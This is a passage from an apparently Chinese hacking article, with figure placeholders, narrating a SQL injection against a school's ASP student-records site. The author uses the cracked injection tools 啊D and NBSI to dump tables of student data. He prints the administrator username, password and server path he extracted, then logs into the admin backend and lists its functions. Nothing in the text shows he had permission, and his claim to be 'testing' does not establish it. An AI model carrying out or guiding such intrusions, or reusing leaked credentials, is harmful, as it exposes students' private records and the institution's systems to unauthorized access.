


图1 发现注入点




图2 检测注入点




图3 获得数据库相关信息

三、实战

1、发现注入点，得到管理员信息，进入后台

既然是利用asp做的，先来试试有没有注入点。拿来啊D注入工具 2.0 破解修正版进行检测，结果发现了注入点，如图1所示。右击，注入检测，如图2、图3所示。

点“MSSQL专用表段检测”按钮进行表段猜解，感觉太慢，于是换了个NBSI试了试，速度是快多了，如图4所示。




图4 猜解管理员密码

在这些表里存放着所有的学籍信息，我找到了一些十分有用的东西。如gl_master表中存放着管理员的账号和密码信息：[username]:master [password]:3598275 [path]:D:\xjglxt\，早在踩点时我就发现了页面左上角的管理员登录框，如图5所示。用这个账号信息登录成功，如图6所示。




图5 选择“学籍管理登录”进行登录





图6 登录后台成功

成功进入这个后台，就可以……（更改信息？这可不行，来作测试的，不是搞破坏的啊）。后台功能有学籍管理、成绩管理、统考管理、缴费记载管理、网页信息管理、查询学生资料、修改登录密码等等，有20个功能呢，看来开发得不错啊，就是安全性差